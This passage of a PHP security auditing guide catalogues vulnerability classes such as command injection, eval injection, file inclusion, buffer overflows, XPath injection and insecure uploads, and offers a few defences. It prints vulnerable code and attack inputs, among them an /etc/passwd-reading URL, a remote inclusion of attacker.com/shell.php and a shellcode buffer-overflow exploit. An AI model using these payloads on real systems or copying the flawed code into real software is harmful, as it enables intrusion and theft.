} else {
//No, I'm not the admin
[...]
}
?>
```

5.Process Control / PHP Code Injection

When we can see these Functions: "PHP Process Execution Function & Process Control"
and User Input variables (See above), we have will execute Code in PHP.
PHP Process Control List:

Exec
system
passthru
shell_exec
proc_open
pcntl_exec

Example 1:

```
<?php
$page = $_GET['page'];
system ("type " . $page);
?>
```

```
# index.php?page=/etc/passwd | uname –a
```

```
<?
...
$btype = $_GET['backuptype'];
$cmd = "cmd.exe /K \"c:\\util\\rmanDB.bat " . $btype . "&&c:\\utl\\cleanup.
bat\"";
system(cmd);
...
?>
<?php
$install = $_REQUEST['install_command'];
eval($install);
?>
```

install.php?install_command=phpinfo();

Or [real world] :

```
<?php
[...]
$register_poll_vars = array("id","template_set","action");
for ($i=0;$i<sizeof($register_poll_vars);$i++) {
if (isset($HTTP_POST_VARS[$register_poll_vars[$i]])) {
eval("\$$register_poll_vars[$i] =
\"".trim($HTTP_POST_VARS[$register_poll_vars[$i]])."\";");
} elseif (isset($HTTP_GET_VARS[$register_poll_vars[$i]])) {
eval("\$$register_poll_vars[$i] =
\"".trim($HTTP_GET_VARS[$register_poll_vars[$i]])."\";");
} else {
eval("\$$register_poll_vars[$i] = ";");
}}
[...]
?>
```

$$register_poll_vars[$i] is variable input by user .

http://[target]/comments.php?id=";[PHPCODE]//&template_set=";[PHPCODE]//&action=";[PHPCODE]//

6.Local / Remote file inclusion

Local or Remote file inclusions are real high level Bug during PHP Auditing. In this way, Attacker Can load [Local] or [Remote] file Into PHP web pages.

Dangerous Functions:

include
include_once
require
require_once
show_source
highlight_file
readfile
file_get_contents
fopen
file
In

```
<?php
include('../geshi.php');
if ( isset($_POST['submit']) ) //*
{ //*
if ( get_magic_quotes_gpc() ) $_POST['source'] =
stripslashes($_POST['source']);
if ( !strlen(trim($_POST['source'])) )
{
//BUG is HERE
$_POST['source'] = implode(", @file('../geshi/' . $_POST['language'] .
'.php'));
$_POST['language'] = 'php';
}
?>
```

Remote:

Remote File Inclusion attacks allow malicious users to run their own PHP code on a vulnerable website. The attacker is allowed to include his own (malicious) code in the space provided for PHP programs on a web page. For instance, a piece of vulnerable PHP code would look like this:

```
<?php
if (eregi("theme.php", $_SERVER['PHP_SELF']))
die();
global $theme, $_FNROOTPATH,$lang; //<-- REQUEST Variable
global $forumback, $forumborder;
$_FN['table_background']=&$forumback;
$_FN['table_border']=&$forumborder;
if ($forumback=="" && $forumborder==""){
$forumback="ffffff";
$forumborder="000000";
} // Load File
require_once ($_FNROOTPATH . "themes/$theme/theme.php");
...
?>
```

http://localhost/~flatnux/index.php?_FNROOTPATH=http://attacker.com/shell.php%00

7.File Management

There is a few PHP functions are used for File Management, if a lazy programmer doesn’t
check input variables as well, This issue can be a high critical flow.

Copy Function:

```
<?php
$file = $_GET['cpFile'];
$newfile = "/user/local/www/html/tmp/file.php";
if (!copy($file, $newfile)) {
echo "failed to copy $file...\n";
} else {
echo " thanks .."
}
?>
```

Attacker can copy other files such as: '/etc/passwd' into '$newfile' and read it .
http://victim.com/index.php?cpfile=/etc/passwd

Other Dangerous Functions, you can see following :
File Deletion [see PHP.Net]:
Rmdir
unlink
delete
fwrite

8.Buffer overflows

When Programmer used From Dangerous functions, such as:

confirm_phpdoc_compiled

mssql_pconnect

mssql_connect

crack_opendict

snmpget

ibase_connect

So buffer overflow issue may occur In above functions (probably)

Example of Buffer overflows (snmpget()):

```
<?php
$host = $_GET['host'];
$timeout = $_GET['timeout'];
$syscontact = snmpget("$host", "public", "$timeout");
?>
```

Exploit:

```
<?php
// PHP 4.4.6 snmpget() object id local buffer overflow poc exploit
// rgod [-> R.I.P] + Edited By Abysssec INC
// site: http://retrogod.altervista.org
// win xp sp2 version
if (!extension_loaded("snmp")){
die("you need the snmp extension loaded.");
} $____scode=
"\xeb\x1b".
"\x5b".
"\x31\xc0".
"\x50".
"\x31\xc0".
"\x88\x43\x59".
"\x53".
"\xbb\x6d\x13\x86\x7c". //WinExec
"\xff\xd3".
"\x31\xc0".
"\x50".
"\xbb\xda\xcd\x81\x7c". //ExitProcess
"\xff\xd3".
"\xe8\xe0\xff\xff\xff".
"\x63\x6d\x64".
"\x2e".
"\x65".
"\x78\x65".
"\x20\x2f".
"\x63\x20".
"start notepad & ";
$edx="\x64\x8f\x9b\x01"; //jmp scode
$eip="\x73\xdc\x82\x7c"; //0x7C82DC73 jmp edx
$____suntzu=str_repeat("A",188).$edx.str_repeat("A",64).$eip.str_repeat("\x
90",48).$____scode.str_repeat("\x90",48);
//more than 256 chars result in simple eip overwrite
$curl = curl_init();
//Send Time out
curl_setopt ($curl, CURLOPT_URL, "http://target.com/snmp.php?host=127.0.
0.1&timeout=$____suntzu");
curl_exec ($curl);
curl_close ($curl);
?>
```

9.Cookie / Session injection / Fixation

Session security is a sophisticated topic, and it's no surprise that sessions are a frequent target of attack. Most session attacks involve impersonation, where the attacker attempts to gain access to another user's session by posing as that user.

```
<?php
session_start();
if (!empty($_SESSION)) { // not a new session
 session_regenerate_id(TRUE); // make new session id
}
?>
```

Session Validation

Defence:

```
<?php
session_start();
$chk = @md5(
        $_SERVER['HTTP_ACCEPT_CHARSET'] .
        $_SERVER['HTTP_ACCEPT_ENCODING'] .
        $_SERVER['HTTP_ACCEPT_LANGUAGE'] .
        $_SERVER['HTTP_USER_AGENT']);

if (empty($_SESSION))
        $_SESSION['key'] = $chk;
else if ($_SESSION['key'] != $chk)
        session_destroy();

?>
```

10.Denial Of service

Web applications are particularly susceptible to denial of service attacks.
A web application can’t easily tell the difference between an attack and ordinary traffic.
There are many factors that contribute to this difficulty, but one of the most important is
that, for a number of reasons, IP addresses are not useful as an identification credential.
Because there is no reliable way to tell where an HTTP request is from, it is very difficult to
filter out malicious traffic. For distributed attacks, how would an application tell the difference between a true attack?

```php
<?php
//....
$user_mode=$_SERVER['HTTP_USER_AGENT'];
$user_ip=$_SERVER['SERVER_ADDR'];
$sql = "INSERT INTO tbl_name (..) VALUES($user_mode,$user_ip);";
//Summon Myssql For each Request and Write into it.
//..
?>
```

11.XPath Injection [XML Functions]:

SQL is the most popular type of code injection attack, there are several others that can be just as dangerous to your applications and your data, including LDAP injection and XPath injection. An 'XPath injection' attack is similar to an SQL injection attack, but its target is an XML document rather than an SQL database. 'XPath Injection' is an attack technique used to exploit web sites that construct XPath queries from user-supplied input.

```
<?php
$test = $_GET['test'];
if ($test){
$xml = simplexml_load_file("1.xml");
$result = $xml->xpath($test);
print_r($result);
}
?>
```

1.xml :

```
<?xml version="1.0" encoding="UTF-8"?>
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
```

Good Query :

Index.php?test=from

Good Result :

```
Array ( [0] => SimpleXMLElement Object ( [0] => Jani )
)
```

Bad Query :

Index.php?test=*

Good Result For US ! :

```
Array ( [0] => SimpleXMLElement Object ( [0] => Tove
) [1] => SimpleXMLElement Object ( [0] => Jani
) [2] => SimpleXMLElement Object ( [0] => Reminder )
[3] => SimpleXMLElement Object ( [0] => Don't
forget me this weekend! ) )
```

12.Often Misused: File Uploads

When you allow files to be uploaded to your system you assume a number of risks, files may not be what they appear (executables masquerading as images, php scripts uploaded and moved to a location where they may be run, et-cetera). If your site doesn't actually require file uploads, disabling this will prevent files from being accepted inadvertently.

```php
<?php
$udir = './'; // Relative path under Web root
$ufile = $udir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $ufile)) {
echo "Valid upload received\n";
} else {
echo "Invalid upload rejected\n";
} ?>
```

Exploit (Send File):

```
<html>
<body> <form enctype="multipart/form-data" method=POST>
<input type=file name="userfile">
<input type="submit">
</form></body>
</html>
```

Defence:

If users of your application do not need to upload files, turn this feature off.

In PHP.ini:

```
file_uploads = off
```

13.Un-Authorize summon of Functionality / File

Some of file in admin directory doesn’t have Permission because Programmer Forgot give
Authentication To these files.
Attacker must be check sporadic files for this problem.
When PHP Application calls admin function without Authorized, Attacker can call these
functions:

```
#index.php
<?php
include ("Function.php");
$action=$_GET['action'];
if ($action == $actionArray[$action][0])) {
#load proper Function with $_GET
...
}
?>
```

```
#Function.php
<?php
$actionArray = array(
'activate' => array('Register, 'Activate'),
'admin' => array('Admin', 'Admin'),
'upload'=> array('Post', 'upload'),
'ban' => array('ManageBans', 'Ban),
);
function Forum (){
#Authorize Function
...
}
Function upload (){
# admin function without Permission
...
}
}
```

In this example attacker can load admin function without authorize to it:
# index.php?action=upload

14.Authentication Bypass with Brute Force

Attacker can bypass authentication using brute force attack methods in some Login area

when programmers does not check count of failed login try.

Note: when a lazy programmer use basic authentication to protecting her / his panel , this

well gift to attacker an easily brute force testing .

```php
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
header('WWW-Authenticate: Basic realm="My Realm"');
header('HTTP/1.0 401 Unauthorized');
echo 'Text to send if user hits Cancel button';
exit;
} else {
echo "<p>Hello {$_SERVER['PHP_AUTH_USER']}.</p>";
echo "<p>You entered {$_SERVER['PHP_AUTH_PW']} as your password.</p>";
}
?>
```

15.Insecure Randomness Session / Cookie / Backup files

Week Randomness in nomination session & cookie & backup files may betray them.

Example:

```
<?php
$rnd = rand(1,100);
$fp = fopen($rnd.'_backup_.sql', 'w');
fwrite($fp, $db );
fclose($fp);
?>
```

This example:Write backup file to "$rand_backup_.sql". In line 2 of code, we see $rand
parameter, Generate random number between 1 than 100 .

Attacker can write a code to brute Force name file.

When we Generated Session & Cookie, we must attention to use randomize functions.

Questions

Refrence:

•

[1] www.Abysssec.com •

• [2] Encoding a Taxonomy of Web Attacks with Different-Length Vectors, Gonzalo Alvarez, Slobodan Petrovic, February 1, 2008 Available at http://arxiv.org/abs/cs/0210026v1

• [3] Blind SQL Injection available at http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html#overview

• [4] PHP Security, Kevin Schroeder , Zend Technologies

• [5] PHP http://en.wikipedia.org/wiki/PHP

• [6] PHP – An Introduction ,Albert Morita – UCR Libraries Systems Dept.,December 9, 2004,Version 2.0

• [7] PHP Security , CS-422, from The Linux Journal Oct 2002 author: Nuno Lourereio

[8] PHP Tainted variables An idea whose time has come, Wietse Venema IBM T.J. Watson Research CenterHawthorne, NY, USA •

• [9] Developing Web Applications with PHP, Jeff Jirsa

[10] Advanced PHP Security, By: Ilia Alshanetsky •

[11] SOA Way of Writing PHP http://www.dimuthu.org/blog/2008/09/20/soa-way-of-writing-php •

[11] Technologies Overview http://w3techs.com/technologies •

[12] Usage of server-side programming languages for websites http://w3techs.com/technologies/overview/programming_language/all •

[13] Taking a look at PHP 6 http://jero.net/articles/php6 •

http://naghashiekhial.persianblog.ir/post/10 امنیت چیست؟[14] •

http://ceit.aut.ac.ir/~hshahriari/publications/What-is-security.htm امنیت کامپیوتر چیست؟[15] •

[16] PHP Security http://www.phpfreaks.com/tutorial/php-security •

[17] Security http://www.php.net/manual/fa/security.intro.php •

[18] PHP Security Mistakes http://www.devshed.com/c/a/PHP/PHP-Security-Mistakes •

[19] PHP Security Guide http://phpsec.org/projects/guid •

/[20] Attacking Applications Via XSS Proxies http://ha.ckers.org/blog/20060718/attacking-applications-via-xss-proxies •

[21] CRLF Injection attacks and HTTP Response Splitting http://www.acunetix.com/websitesecurity/crlf-injection.htm •

[22] SQL Injection: How To Prevent Security Flaws In PHP / MySQL http://www.learnphponline.com/security/sql-injection-prevention-mysql-php •

[23] MySQL - SQL Injection Prevention http://www.tizag.com/mysqlTutorial/mysql-php-sql-injection.php •

[24] Web applications attacks/SQL injection http://www.aldeid.com/index.php/Web_applications_attacks/SQL_injection •

[25] Best way to stop SQL Injection in PHP http://stackoverflow.com/questions/60174/best-way-to-stop-sql-injection-in-php •

[25] HTTP Response Splitting https://www.owasp.org/index.php/HTTP_Response_Splitting •

[26] HTTP response splitting http://en.wikipedia.org/wiki/HTTP_response_splitting •

[27] HTTP response splitting and mail headers splitting attacks http://artur.ejsmont.org/blog/content/http-response-splitting-and-mail-headers-splitting-risk •

[28] Securing Apache http://www.linuxforu.com/developers/securing-apache%E2%80%94part-5 •

[29] Dynamic Evaluation Vulnerabilities in PHP applications http://forum.tornevall.net/showthread.php?119471-Dynamic-Evaluation-Vulnerabilities-in-PHP-applications •

[30] Dynamic Variable Evaluation http://cwe.mitre.org/data/slices/661.html •

/[31]PHP Remote File Inclusion command shell using data:// http://www.idontplaydarts.com/2011/03/php-remote-file-inclusion-command-shell-using-data-stream •

[32] Avoiding Buffer Overflows http://developer.apple.com/library/mac/#documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html •

/[33] Return Oriented Exploitation (ROP) http://www.offensive-security.com/vulndev/return-oriented-exploitation-rop •

[34] Buffer Overflows in SSH and PHP http://linuxdevcenter.com/pub/a/linux/2002/12/30/insecurities.html •

/[35] We must be doing something right! http://www.counter-currents.com/2011/04/we-must-be-doing-something-right •

[36] Stop XPath injection attacks in their tracks with NetScaler Application Firewall •
http://community.citrix.com/display/ocb/2010/09/21/Stop+XPath+injection+attacks+in+their+tracks+with+NetScaler+Application+Firewall;jsessionid=B2F569B4D6D046F0E9E245870FC4F288

[37] XPath injection in XML databases http://palisade.plynt.com/issues/2005Jul/xpath-injection •

/[38] Injection attacks, its not just SQL! http://www.securityninja.co.uk/application-security/injection-attacks-its-not-just-sql •